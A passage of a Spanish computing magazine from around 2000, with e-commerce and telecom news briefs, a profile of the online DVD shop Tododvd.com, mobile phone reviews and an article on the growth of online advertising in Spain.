Crear empresas en las que sus directivos se convierten en empresarios y dueños, donar 11,2 millones de dólares al gobierno argentino para crear **educ.ar** —probablemente el proyecto educativo más ambicioso que se haya lanzado en la Red en todo el mundo—, son sólo algunas de las características diferenciadoras de este personaje. Otra de ellas es su preocupación por la anhedonia, la incapacidad de ser hedonista, la enorme dificultad del pueblo estadounidense para disfrutar de los placeres de la vida.

Ahora, tras la venta de Ya.com, su proyecto en **Jazztel** parece viajar por carreteras más tranquilas y seguras. Si ello no le aburre, si sus buenas relaciones con gobiernos y ministros no se le «suben a la cabeza», aún nos deparará sorpresas en el Internet español.

Esperemos que así sea.

Llega el primer representante para el comercio electrónico

GIC Networks es una compañía española que ofrece a todos los empresarios que decidan poner su tienda en Internet una gestión completa de la página web, incluyendo la creación de un catálogo, la promoción de los productos y la logística del negocio.

Con el lema «zapatero a tus zapatos», este agente de comercio electrónico pretende ocuparse de toda la gestión de los Puntos de Venta en la Red (PVR) de sus clientes, para que éstos se encarguen tan sólo de vender y cobrar. Esta idea se les ocurrió a un grupo de jóvenes emprendedores españoles que creen fervientemente en las posibilidades del comercio electrónico y en su crecimiento por todo el mundo.

Encabezados por Julián Alarcón, consejero delegado de la empresa, ofrecen un servicio que, por una tasa anual de cerca de medio millón de pesetas (3.000 euros) más una cuota mensual de 225 euros (algo más de 35.000 pesetas), cubre todas las gestiones de una tienda de comercio electrónico. Estas gestiones incluyen la catalogación de los productos que se vendan, la actualización automática de precios y novedades, la promoción para potenciar las ventas y el control de pedidos, facturación y logística.

Su oferta está especialmente dirigida a pequeñas y medianas empresas que todavía no tienen presencia en la Red, pero también están abiertos a comercios virtuales ya implantados.

www.gicnetworks.com

GIC Networks 91 761 64 80

Afina Sistemas ofrece la plataforma para *e-business* de Oracle

Poco a poco, todas las empresas están adoptando Internet como un canal más de venta. La transición a la Red requiere una serie de aplicaciones con las que una empresa pueda crear su escaparate virtual, tomar los pedidos de los clientes o gestionar su almacén para que los productos estén en el momento deseado en su destino. Oracle, a través de Afina Sistemas, propone una solución global compuesta por distintas herramientas que pueden desarrollar todo el proceso de implantación y gestión de un negocio electrónico.



Dirigido tanto a empresas que desembarcan por primera vez en la Red como a aquellas que ya venden sus productos o servicios a través de Internet, la plataforma de Oracle ofrece una solución completa para la gestión de un comercio electrónico. En esta plataforma para Internet se incluye la base de datos Oracle8i, donde se almacenan todos los datos referentes a los catálogos de productos o a los clientes, el servidor de aplicaciones de Oracle, con arquitectura abierta basada en estándares que permite una futura ampliación, y un completo paquete de herramientas para desarrollar soluciones de comercio electrónico.

www.afina.es

Afina Sistemas 91 411 47 85

IBM facilita la creación de portales empresariales con nuevos servicios

IBM ha puesto a disposición de las empresas sus servicios para tecnológicos y de negocio para la creación de portales con un alto valor añadido. Esta oferta, denominada CPO (Corporate Portal Offering), incluye herramientas para personalizar los contenidos, las aplicaciones y favorece las comunicaciones interpersonales entre los empleados de cada empresa. Los servicios CPO permiten también la creación de comunidades virtuales que conectan a grupos de individuos tanto de la compañía como de fuera de ella (clientes y proveedores) en función de sus áreas específicas de interés.

Esta concepción de los portales corporativos será, en opinión de IBM, la base de las nuevas formas de trabajo en los entornos *e-business*, puesto que el centro de las relaciones laborales pasará del simple acceso a la información empresarial a una adquisición individual de conocimientos por parte de cada trabajador, en función de sus necesidades particulares.

www.ibm.com

BREVES

Comprar por Internet tiene ahora más ventajas que nunca

Comprebien.com nace con el propósito de ofrecer los descuentos y promociones más atractivos, junto con un eficaz servicio de atención al cliente. En efecto, la nueva tienda garantiza los precios más bajos, comprometiéndose a devolver al cliente la diferencia en el caso de no ser así. Entre su oferta, destacan los productos de electrónica, decoración, descanso, relojería, salud y belleza. Además, Comprebien premia la fidelidad con regalos como el que marca su inauguración: dos noches de hotel en España, Portugal, Andorra o Francia a todos los usuarios con compras superiores a las 10.000 pesetas.
El servicio al cliente se optimiza asegurando, por un lado, la entrega de mercancías en un plazo inferior a 24 horas y, por otro, habilitando un el servicio Human Click, que atiende cualquier consulta por medio de un *chat*.

www.comprebien.com

Nuevos horizontes para el mercado de la vida al aire libre

Las desarrolladoras de soluciones para *e-Business* Sterling Commerce y Commerce One se han aliado con eOutdoors para crear Worldwide Outdoor Products, el primer mercado electrónico mundial entre empresas para el sector de productos orientados a la vida al aire libre. Accesible desde finales del año pasado y con un valor estimado de 170 millones de pesetas, este mercado «*permitirá realizar transacciones muy eficaces entre distribuidores, proveedores y fabricantes y ampliará sus ventas mediante la apertura de nuevos mercados mundiales, la reducción de los costes de aprovisionamiento y la maximización de las oportunidades*», explica G. Nathan Clakley, presidente de Outdoors.

www.eoutdoors.com

Calidad en la imagen: Tododvd.com

Una iniciativa de comercio electrónico con futuro

Dentro de Internet es posible encontrar negocios sólidos basados en el buen hacer de sus fundadores, en un cuidado servicio y cifras ajustadas a los beneficios de la compañía. Este es el caso de la tienda especializada en la venta de DVD, Tododvd.com, que ha visto crecer sus cifras de negocio de un modo constante y seguro.

La idea de crear tododvd.com surgió en una cena entre cuatro amigos, los cuatro socios fundadores de la empresa, hace un año. Oscar de la Torre, presidente y socio fundador de Tododvd.com, explica cómo decidieron *«aprovechar la ola de Internet para llevar a cabo algún proyecto. Poco a poco fuimos llegando a la idea de la tienda virtual de DVD. Esto fue debido al futuro prometedor de este medio. Aproveché también la idea de la tienda virtual como proyecto de fin de carrera de mis estudios de informática. Fue un mes y medio de trabajo intenso para tener la primera versión operativa de www.tododvd.com»*.

Una de las claves del éxito de esta página web es el producto en venta elegido. El DVD (Digital Versatile Disc) se consolida cada día más como la unidad de almacenamiento del futuro, con un mínimo de 2 Gbytes de memoria. Estas prestaciones se ven traducidas en un gran sonido e imagen en películas o un gran contenido en los DVD-ROM de ordenador. En los próximos años tanto los juegos de ordenador como las películas y juegos de vídeo consola tenderán hacia este formato.


Capital de la compañía

El proyecto comenzó a forjarse sin apoyo económico externo. *«Nuestra empresa fue creada con nuestros ahorros particulares. Entre todos conseguimos reunir dos millones de pesetas. Quizá seamos de las pocas empresas de Internet que no hayan recibido una inyección de dinero desde el comienzo, pero al cabo de cinco meses ya teníamos beneficios»*, apunta De la Torre. El éxito de la fórmula atrajo a varias empresas que enseguida aportaron su respectivo apoyo económico y empresarial pasando a convertirse en socios de la misma. Entre ellos se encuentra Planeta-Ocio, empresa de la Guía del Ocio; Baby-Soft, compañía de Juan Riera Pol, joven empresario mallorquín de quince años y el cantante Manolo Tena.

La nueva sociedad, Fénix Network, se divide en tres líneas de negocio: B2B, B2C y Fénix Networks. En un comienzo, esta distinción no existía ya que la plantilla a duras penas podía cubrir la cantidad de trabajo que el negocio requería. De la Torre recuerda el duro comienzo, entonces *«al menos contábamos con la colaboración de amigos cercanos que nos echaban una mano cuando podían. Poco a poco hemos ido creciendo en número hasta contar en la actualidad con tres ramas diferenciadas: la técnica, la B2B y la B2C. Por otro lado, tenemos gente encargada de introducir contenido en la web, así como de un departamento de logística»*.



El perfil del equipo es el «estándar» en Internet, gente joven de entre 20 y 30 años, muy integrada tanto en el mundo de la informática como del DVD. Gracias a los conocimientos de estos profesionales, la web va incluyendo progresivamente las últimas tecnologías. En concreto, *www.tododvd.com* está alojada en los servidores de Islaweb. Allí cuentan con una línea de conexión *Frame Relay* de seis megas que garantiza una excelente velocidad de carga a la página. El servidor es un Compaq Proliant de 4 Cpus. En cuanto al software empleado, el sistema operativo usado es Red Hat 6.2 (el sistema operativo de Linux); para la creación de la página se utiliza Dream Weaver 4 y Photoshop 6 para el diseño de los gráficos. Las bases de datos están en Mysql y la programación y acceso a las bases de datos se realizan en Perl. *«Acabamos de estrenar un nuevo gestor de bases de datos para clientes y pedidos. De este modo, un cliente puede hacer un seguimiento del pedido por Internet»*, asegura Oscar de la Torre.



Esta es la página principal de tododvd.com con un renovado diseño y nuevas secciones que la hacen más atractiva

Los clientes

Tododvd.com cuenta con una salud inmejorable en cuanto a número de visitantes se refiere: en total, se producen más de 15.000 visitas reales al mes con una estancia en la web por cliente elevada, más de diez minutos de media. Los clientes suelen responder al perfil del usuario medio de Internet, es decir, varones de entre 30 y 40 años. Muchos pedidos se realizan por teléfono. De la Torre afirma que *«generalmente recurren a nosotros personas de pequeñas poblaciones en las cuales no es fácil encontrar el título de DVD que están buscando. Hemos recibido también numerosos pedidos del extranjero, llegando a países tan lejanos como Japón»*.

En la actualidad, Tododvd.com tiene una media de 170 pedidos, mensuales, aunque van aumentando con una velocidad sorprendente. El coste medio de los mismos es de unas 40.000 pesetas, cifra elevada debido al gran número de reproductores que en estos momentos se venden en la web. La entrega se realiza a través de la mensajería urgente de Nacex, una empresa de prestigio en este sector que permite asegurar que cualquier pedido que se encuentra en stock le llega al cliente en 24

Comercio electrónico, una visión general

El futuro del comercio electrónico en España es alentador. Esta es la opinión de Oscar de la Torre, que ve tan sólo impedimentos técnicos para que esta forma de compra/venta se consolide. Desde su punto de vista, una de las principales barreras que es necesario romper es la velocidad de acceso de las líneas a Internet. *En un futuro, el acceso a la Red será mucho más rápido (gracias al desarrollo de nuevas tecnologías como el ADSL o Internet TV) y fiable (utilización de la firma digital que garantiza el pago on-line). En estos momentos el crecimiento es espectacular, mucho mas rápido comparado con la velocidad a la que se están mejorando las redes.* Mientras llegan todas estas mejoras, las empresas de comercio *on-line* tienen que superar una serie de retos, como el de entrar cuanto antes en beneficios. Esta filosofía se manifiesta en su modo de afrontar la competencia en el sector. De la Torre augura la aparición de nuevas tiendas, pero también la desaparición de muchas otras. Ante este hecho, confirma el joven informático, *«Lo importante no es mirar a la competencia ni preocuparse de que ésta crezca o decrezca, sino hacer bien tu trabajo y entonces, llegados a ese punto, es la competencia la que te mirará a ti. Da igual que la competencia sea mayor, porque si se hace bien el trabajo seguiremos teniendo mayoría en la 'tarta' a repartir en el comercio electrónico».* Tododvd.com sigue la estela de otros empresarios que han atinado en el modo de hacer las cosas. Para De la Torre, dos ejemplos a seguir son, por un lado, el de Juan Riera Pol, el empresario quinceañero de Mallorca propietario de Babysoft, con el que mantiene una buena amistad personal, y por otro, la famosa tienda de venta de material de alpinismo *on-line* Barrabes (www.barrabes.com): *«un ejemplo claro que sigue todas las claves del éxito anteriormente expuestas».*




horas. *«El problema que tenemos las tiendas virtuales para cumplir los plazos de entrega es cuando una casa productora tarda en entregar o no tiene un determinado título»*, sostiene el presidente de Tododvd.com. A pesar de estos impedimentos, se garantiza que un envío dentro de la Península llegará a su destino en un máximo de 72 horas y a cualquier otro país de Europa en una semana.

Respecto al pago, a pesar de las voces que en todos los ámbitos aseguran que la Red es un medio seguro, la mayor parte de los clientes de Tododvd.com aún prefieren hacer sus compras contra reembolso. Existe una gran desconfianza acerca del cobro con tarjeta en Internet. El medio de pago que menos se utiliza en tododvd.com es el de transferencia bancaria. *«Aun así nuestra página cuenta con la máxima seguridad posible ofrecida en Internet para tener un pago seguro, ya que utilizamos el protocolo SSL (Secure Socket Layer). Nuestra pasarela de cobros del Banco Popular de 4b admite también el pago mediante el novedoso sistema de la futura firma digital».* Entre los proyectos de futuro de la compañía, se encuentra además el de firmar nuevos acuerdos que permitan realizar otro tipo de pagos *on-line* con bancos digitales, como por ejemplo ING Direct.

El futuro de Tododvd.com

En el mundo de Internet es fundamental innovar sin descanso, ya que es muy sencillo quedar obsoleto en el medio. Una nueva integración en tododvd.com es la de Webpuntos. Se trata de unos puntos de fidelización que se van acumulando y que luego el cliente puede gastar en diversos productos (*www.webpuntos.com*). Aunque también realizan operaciones de marketing, los responsables de la compañía depositan su confianza en servicios de valor añadido al cliente. Entre ellos, destaca el envío de boletines semanales con las novedades en DVD, así como de las innovaciones introducidas en la página y la preparación de ofertas periódicas. En resumen, se trata, en palabras de Oscar de la Torre, de *«fidelizar a un cliente por medio del buen trato. Si se le atiende correctamente y se le entrega la mercancía a su hora ese cliente repite. Otro punto a favor es que la gente vea que tododvd.com no es una simple tienda, sino que en nuestra página, aparte de comprar, se informa. Tenemos reviews de películas comentadas por Manolo Tena, menús ocultos en los DVD, documentos relacionados con el tema...etc».*



En cuanto a las campañas de publicidad, estos jóvenes empresarios opinan que son muy importantes, aunque no económicas. Una vez elegidos los medios a los cuales se quieren dirigir (la parte más difícil), es posible conseguir un *pay-back* inmediato tanto de visitas como de pedidos en la página. Por otra parte, no descuidan la publicidad ni *off-line* ni *on-line*.

Lo más importante es enfocarlas bien hacia el público objetivo para que la publicidad sea eficaz.



Oscar de la Torre, presidente y socio fundador de tododvd.com.

Junto a las novedades introducidas en la página, destacan entre los planes de futuro de esta tienda virtual el introducirse poco a poco en el mercado europeo. Para ello se están potenciando los acuerdos con portales, tanto a nivel nacional como internacional, y está en la mente de sus fundadores traducir su página web a varios idiomas. Esta estrategia, que se fija sobre todo a largo plazo, no oscurece ni obstruye el objetivo prioritario de la compañía, que consiste en *«disponer de la mejor tienda, técnicamente hablando, con nuevos servicios para que esté mas enfocada al cliente. En la actualidad estamos mejorando a corto-medio plazo tanto el diseño del* site como nuevos gestores de bases de datos»., destaca De la Torre.

Virginia Toledo

Laura G. De Rivera

Corporation

Esta división independiente ofrece soluciones avanzadas de voz y datos IP a los proveedores de servicios.

CommWorks Corporation, que contendrá el negocio Carrier Network de 3Com, construye redes IP para proveedores de servicios, de modo que estos podrán distribuir soluciones de voz y datos mejorados a sus usuarios finales a través de marcación, cable, acceso inalámbrico y DSL.

Por otro lado, se ha llevado a cabo el nombramiento de Irfan Ali como presidente de CommWorks Corporation. Ali había ocupado previamente los cargos de vicepresidente senior y director general del negocio Carrier Networks de 3Com.

La nueva división proporciona unas plataformas de hardware multi-servicio flexibles y componentes de software modulares. La cartera de productos de CommWorks incluye telefonía IP, acceso inalámbrico, sistemas de datos mejorados, acceso por cable, acceso DSL, control y señalización de llamadas, sistemas de *routing gigabit* y gestión de redes y servicio.



Tanto la división comercial y de consumo como CommWorks Corporation realinearán sus estructuras operativas respectivas para mejorar el enfoque y la efectividad de costes al prestar servicios a esos mercados.

www.3com.com

Motorola presenta el primer teléfono GPRS del mercado español, el Timeport 260

Gracias a la utilización de la tecnología GPRS (*General Packet Radio Services*), el nuevo Timeport 260 permitirá la conexión permanente a Internet de una manera más rápida y pagando sólo por el volumen de la información intercambiada y no por la duración de la llamada. El teléfono de Motorola puede acceder a la Red con una velocidad de hasta 40 Kbps, en vez de los 6,6 Kbps que ofrece el WAP. Además, puede recibir llamadas mientras se navega por Internet sin que se pierda la conexión.



Con un diseño ergonómico, en color plateado y con un peso de 108 gramos, incorpora otras novedades que facilitan su uso. Entre ellas se encuentran la función VoiceNotes, que permite al usuario guardar recordatorios o datos importantes, el software TrueSync, que facilita la sincronización inmediata con otros dispositivos móviles a través de infrarrojos o la función de texto predictivo iTAP, con la que escribir un mensaje corto o de correo electrónico se convierte en una tarea mucho más sencilla.


Motorola ha puesto a disposición de los usuarios de su teléfono Timeport 260 la página *www.mytimeport.com* desde la que podrán acceder a información de interés, correo electrónico y direcciones web de calidad.

www.motorola.com

Motorola 902 100 077

Banda ancha para las pymes con KPNQswest

KPNQwest presenta su estrategia como proveedor de infraestructuras de aplicaciones (AIP) en Europa. Los servicios integrados en el paquete AIP incluyen el acceso a la capacidad global de su red IP, infraestructura de transmisión de datos intercontinental, aplicaciones de seguridad, puntos de acceso de pago, gestión del nivel de servicios, certificación de aplicaciones, canales de marketing, herramientas de administración para el usuario final, así como servicios de facturación y atención al cliente. KPNQwest proporciona, además, una plataforma completamente integrada que permite a los clientes beneficiarse del modelo ASP sin necesidad de realizar costosas inversiones.



La oferta AIP de KPNQwest es posible gracias a su infraestructura de fibra óptica de 20.000 Kilómetros que conecta 50 ciudades europeas, su red de cybercentros de servicios IP, así como a los acuerdos internacionales con la red norteamericana Qwest y sus servicios de *hosting*.

KPNQwest proporcionará servicios de conectividad y alojamiento telemático al sector empresarial español (focalizado en la pequeña y mediana empresa) a través de socios tecnológicos que aporten valor añadido a las prestaciones que hoy en día ofrece la compañía.

www.kpnqwest.es

Fonom@il, correo electrónico en el teléfono

Telefónica ha lanzado un servicio que permite interactuar con el correo electrónico desde cualquier teléfono fijo. El funcionamiento de este sistema se basa en la conversión texto-voz, de manera que se pueden escuchar mensajes, contestarlos, remitirlos, borrarlos, etc., desde cualquier teléfono fijo multifrecuencia o móvil. Los usuarios pueden darse de alta a través de la dirección web *www.telefonica-online.com/fonomail* y el acceso al servicio se realiza mediante una llamada al número gratuito 902 123 222.



Las principales funciones de este servicio son: lectura de mensajes nuevos, envío de mensajes a los destinatarios que el usuario elija de su libreta de direcciones, responder mensajes, remitirlos, borrar mensajes y consultar la agenda. El hecho de que no sea necesario el uso de un PC convierte a Fonom@il en un servicio muy práctico para que cualquier persona consulte su correo desde el lugar que desee. La tecnología empleada garantiza la seguridad y confidencialidad del servicio.

www.telefonicaonline.com

Alcatel OneTouch 701

Alcatel se ha lanzado a conquistar el mercado de gama media/alta con la presentación de varios modelos equipados con tecnología WAP.

Aunque Alcatel llegó a ser catalogado como «*el rey de la gama baja*», con el lanzamiento de sus últimas unidades —las series 300, 500 y especialmente la serie 700— se han deshecho del tópico y pasan a situarse, con pleno derecho, algunos escalones más arriba.

El modelo que analizamos en este caso, el OneTouch 701, integra todas las novedades que podemos encontrar actualmente en cualquier teléfono móvil de gama alta. El software para disfrutar de estas herramientas ha mejorado ostensiblemente respecto a modelos anteriores. Cuenta con tres agendas, dos personales y una profesional, además de la propia de la tarjeta SIM. Esta características es de vital importancia para muchos usuarios, ya que es posible perder la agenda de la tarjeta SIM mientras que las otras tres permanecen en la memoria del propio móvil.

Otra funcionalidad muy útil es la marcación por voz, característica bastante extendida que nos permite llamar con sólo pronunciar el nombre designado en la agenda. Pero si algo tuviéramos que destacar realmente de este móvil, sería, sin lugar a dudas, la tecnología WAP. Su pantalla de ocho líneas nos permite visualizar los *sites* sin problemas, al tiempo que evitamos tener que desplazarnos continuamente para poder consultar la información.

En cuanto a su diseño, en primer lugar, debemos mencionar lo extremadamente reducido de su tamaño. Dispone de una tapa protectora del teclado que se abre pulsando una pestaña situada en lateral izquierdo del teléfono. Este sistema, parecido al utilizado en modelos como el T28, no está mal, aunque resulta fácil mostrarse escépticos ante su resistencia al paso del tiempo y al desgaste con el uso continuado.

El desplazamiento a lo largo de los menús y opciones se realiza fácilmente gracias a un botón de control multifuncional. Tiene cierta semejanza con un *joystick*, ya que es capaz de moverse en las cuatro direcciones básicas, al tiempo que permite aceptar las opciones pulsando directamente sobre él.

En definitiva, Alcatel continúa en el buen camino marcado con las series 300 y 500, presentando un excelente producto, ideal para personas que necesiten un terminal de altas prestaciones y buen diseño. Sin embargo, creemos que aún tienen que mejorar algunos aspectos si quiere competir cara a cara con fabricantes de la talla de Nokia o Ericsson.

F.R.B.

OneTouch 701	
Precio: 79.700 pesetas (479 euros)	
Fabricante: Alcatel. Tfn: 902 11 31 19	
Web: www.alcatel.es	
Valoración	4,7
Precio	2,5
GLOBAL	7,2

Motorola V3690

Si por algo ha destacado esta firma, es por revolucionar el mercado con conceptos que sientan bases y marcan pautas de diseño a lo largo del tiempo.

Cuando hace ya algunos años Motorola presentó su revolucionario teléfono móvil StarcTac, muchos pensaron que se trataba tan sólo de un modelo que más pronto que tarde sería sustituido por el siguiente. Sin embargo, el concepto de un aparato completamente abatible sobre sí mismo, con el que se logra ocupar el mínimo espacio y otras ventajas de diseño, caló profundamente entre los consumidores de medio mundo.

Tras este éxito, se lanzó la gama V36xx. Primero fue el V3688 y más recientemente el V3690, que es el que este mes analizamos en nuestras páginas. La principal diferencia de éste con el anterior es la incorporación de las funciones de marcación por voz y grabadora. Todo esto, antes de que aparezca, dentro de muy poco, la versión con WAP.

Centrándonos en el V3690, lo primero que llama la atención es su diseño y un peso de tan sólo 83 gramos. Nada más abrir el terminal, nos encontramos ante una pantalla y un teclado muy similar a los de otros productos de la empresa. Movernos por los menús resulta sencillo, aunque al software aún le queda mejorar algo su aspecto gráfico, ya que carece de imágenes o animaciones que nos ayuden en esta tarea.

En la parte trasera, y protegida por una pequeña carcasa plástica, encontramos la batería de litio, igual a la utilizada en la gama alta de los Timeport. Ésta nos permite unos tiempos estimados de hasta 100 horas en espera y 180 minutos de conversación. Todo ello dependiendo del tipo de banda (900 o 1800 MHz) utilizada, el tipo de señal recibida o el modo de uso.

V3690	
Precio: 34.500 pesetas (207,34 euros) (Alta Movistar)	
Fabricante: Motorola. Tfn: 902 100 077	
Web: www.motorola.com	
Valoración	4,9
Precio	2,9
GLOBAL	7,8



En pocas palabras, un modelo que convence por su fácil utilización, excelente calidad de audio, estupendo diseño y presencia, pero al que aún le queda mucho por mejorar la accesibilidad a todas sus funciones. Además, carece de juegos, alarma, agenda o calculadora, elementos que se han convertido en casi imprescindibles en terminales de gama media/alta como éste.

E.S.R.

Nokia 3310

Con enormes posibilidades de personalización y algunas novedades, el 3310 hará las delicias de los usuarios más jóvenes que busquen un terminal útil y divertido.

Nokia, una de las marcas de referencia en el segmento de la telefonía móvil acaba de lanzar su último modelo de banda dual, el 3310. Se trata de un dispositivo para el mercado de gran consumo que cuenta con un tamaño intermedio entre los ya conocidos 3210 y 8210. Su aspecto externo es similar al de estos dos, y al igual que ellos presenta como seña de identidad la falta de antena, por lo que su transporte en la mayoría de los casos resulta muy cómodo.

Tiene un peso de 133 gramos, incluida la batería, y sus dimensiones son de 113 x 48 x 22 mm. Según las especificaciones del fabricante, el tiempo de espera máximo del acumulador es de 260 horas. Ya sabemos que la duración estipulada es muy relativa y que depende del uso que se haga del aparato. Sin embargo, también es cierto que con un uso no exagerado podemos aguantar de 4 a 5 días sin tener que cargarlo.

Entre las novedades incluidas en el 3310, encontramos la posibilidad de realizar chat desde el mismo, además de un sistema de mensajería avanzado. Éste permite escribir textos de hasta 459 caracteres, dividiéndolos el propio aparato en grupos de 160 que puedan enviarse en mensajes independientes.

Al igual que otros modelos similares, cuenta con la opción de intercambiar las carcasas, incluir «emoticonos» e imágenes en nuestros mensajes de texto. Ofrece aviso de llamada por medio de vibrador, e incluso permite componer nuestras propias melodías personalizadas. Asimismo, el teléfono posibilita la instalación de tus propios protectores de pantalla, postales electrónicas, logotipos de operador, marcación por voz y perfiles de grupos de llamadas. También se han incluido nuevos juegos que, aunque son entretenidos, si tienen un uso prolongado, pueden mermar considerablemente la duración de la batería.



Quizá uno de los aspectos que menos nos ha gustado del 3310 es su peso, ligeramente superior a otros modelos de similares características. Por lo demás, tanto el acceso a los menús como a las diferentes opciones son muy intuitivos. Sin olvidar que el tacto del teclado es bastante bueno, aunque no nos acabe de convencer la fragilidad de la tapa posterior.

D.O.G.

Nokia 3310
Precio: 23.900 pesetas, con alta (143,6 euros)
Fabricante: Nokia. Tfn: 91 657 85 00
Web: www.nokia.es

Valoración	5
Precio	3
GLOBAL	8

Sony CMD-Z5


Por fin, vemos al conocido fabricante japonés regresar al mundo de la telefonía GSM, algo que hay que agradecer a juzgar por el excelente modelo analizado.

Desde los tiempos de la telefonía analógica no habíamos vuelto a ver en España a Sony como fabricante de teléfonos móviles. Parece ser que la firma nipona prefirió esperar a que el mercado madurase para comenzar a ofrecer sus terminales, que en todos los casos ofrecen prestaciones y calidad que los consumidores bien aleccionados sabrán apreciar.

El tiempo ha merecido la pena y en los últimos meses hemos visto cómo esta empresa ha lanzado al mercado español dos unidades, CMD-J5 y CMD-Z5. La más importante de ellas es la Z5, cuyas expectativas eran sencillamente extraordinarias, si tomábamos como referencia la experiencia de otros países, donde se agotaron las existencias en pocos días.

Lo más destacado de este modelo es su atractivo diseño plateado, color que otras firmas sólo ofrecen en las propuestas más exclusivas de su gama como signo de distinción. Sin embargo, por si esto fuera poco, nos encontramos ante un terminal de menos de 80 gramos, con un tamaño que, por pequeño, se sale por completo de lo habitual. Si levantamos la tapa, del todo activa, aunque no integra en su interior el micrófono, descubrimos cómo la pantalla que antes parecía una más, se agranda casi al doble para deslizar un cómodo y suave teclado.

Pero lo que sin duda más apreciaremos es la rueda situada en la parte superior izquierda, denominada *Jog Dial* por Sony. Este control permite abrir y gestionar la agenda, acceder a los menús y movernos por todos ellos, y entrar en el menú extra en el que se encuentra Mobile Explore, la aplicación de correo electrónico. Y es que este terminal de gama alta incluye, junto a una agenda y un par de juegos, un auténtico navegador de Internet embebido dentro de su software y una aplicación de correo POP desde la que recibir o enviar nuestros mensajes.



CMD-Z5
Precio: 65.000 pesetas aproximadamente (390,66 euros)
Fabricante: Sony. Tfn: 93 402 66
Web: www.sony.com

Valoración	5,2
Precio	2,9
GLOBAL	8,1

La batería de litio, por su parte, ofrece una duración de varios días, al tiempo que la calidad de escucha es realmente buena. Resumiendo, un excelente producto que seguro triunfa con luz propia en el mercado español.

E.S.R.



El escaparate de Internet

La Red se revela como un medio publicitario en alza

El negocio publicitario se ha convertido en uno de los pilares fundamentales de la economía *on-line*. Tanto es así, que un gran porcentaje del presupuesto de las empresas *«dot com»* se destina a operaciones de marketing que den a conocer sus actividades, ya que, aún hoy, el tráfico de internautas es fundamental para que una página sobreviva.

Y para que una página reciba visitas, primero necesita ser conocida. Por este motivo, la creación de una tienda virtual en Internet va acompañada necesariamente de toda una labor de promoción que recae a su vez en empresas especializadas en comunicación comercial. Aunque los profesionales reconocen que para darse a conocer es necesario recurrir a la publicidad *off-line*, también es cierto que el nuevo medio ofrece unas posibilidades hasta ahora desconocidas de personalización y especialización a un coste muy bajo. Según Agemdi –Asociación de Agencias de Marketing Directo e Interactivo– el 75% de los grandes anunciante españoles tienen presencia en Internet, pero de este grupo, sólo un 29% realiza acciones de marketing *on-line*.

La inversión en publicidad *on-line* en nuestro país ha crecido de forma espectacular desde sus comienzos a mediados de la década de los 90. Entre 1998 y 1999, en concreto, el porcentaje de crecimiento de los presupuestos empleados en promoción fue de un 603%, según los datos recogidos por Infoadex, empresa que realiza el control y el análisis del sector publicitario en España. Es decir, que la publicidad en Internet ha pasado de obtener una inversión de 4.500 millones de pesetas en 1998 a los 27.171 millones recibidos el pasado año 1999. Este incremento es el mayor del sector publicitario junto al 90,9% del marketing telefónico, dos medios caracterizados por la interactividad con el consumidor, un factor cada día más importante en la comunicación comercial. De la misma opinión son las empresas que hacen marketing en Internet. Según el estudio de Agemdi, la interactividad es la cualidad más valorada de la Red (33%) seguida de la mejora de la imagen de la empresa y la captación de clientes, ambas con un 31%.

En este sentido, Javier Carrete, director general de Ágora Factory, empresa de marketing y servicios publicitarios, se hace eco de las voces que afirman que no se han aprovechado al máximo las posibilidades de la Red. «*La publicidad en Internet es algo tan burdo como si fuera necesario comprar dos televisiones: una para ver los programas y otra para ver los anuncios, y una voz indicara cuándo hay que dejar de ver la película porque viene el banner. Se ha imitado el modelo televisivo, pero hay una diferencia fundamental entre Internet y la televisión. Y es que en este último caso el espectador está sentado y pasivo, recibe mensajes, mientras que en la Red es un sujeto activo que busca algo en concreto, y le molesta todo aquello que le estorbe*».



Sin embargo, la crisis de las empresas «.com» también ha afectado al negocio publicitario, en el que muchas empresas se han visto obligadas a recortar plantilla. DoubleClick, una de las pocas compañías que ha alcanzado la rentabilidad en Internet, redujo su personal en 150 personas hace unos meses. Javier Sarasola, director general de esta red de publicidad que actúa a nivel mundial, señala que «*la sacudida ha afectado también a la publicidad off-line. Éste es un medio muy joven y todavía está por ver lo que ocurre. De todos modos, nosotros trabajamos con grandes anunciantes (no sólo dot com) interesados en comenzar su promoción en Internet. En este sentido, hay que esperar y dar más tiempo a los anunciantes tradicionales para que conozcan el target que pueden llegar a alcanzar en la Red. Sólo han pasado cinco años, y aún así muchos de ellos incluyen ya Internet en sus campañas.*»

Variedad de formatos

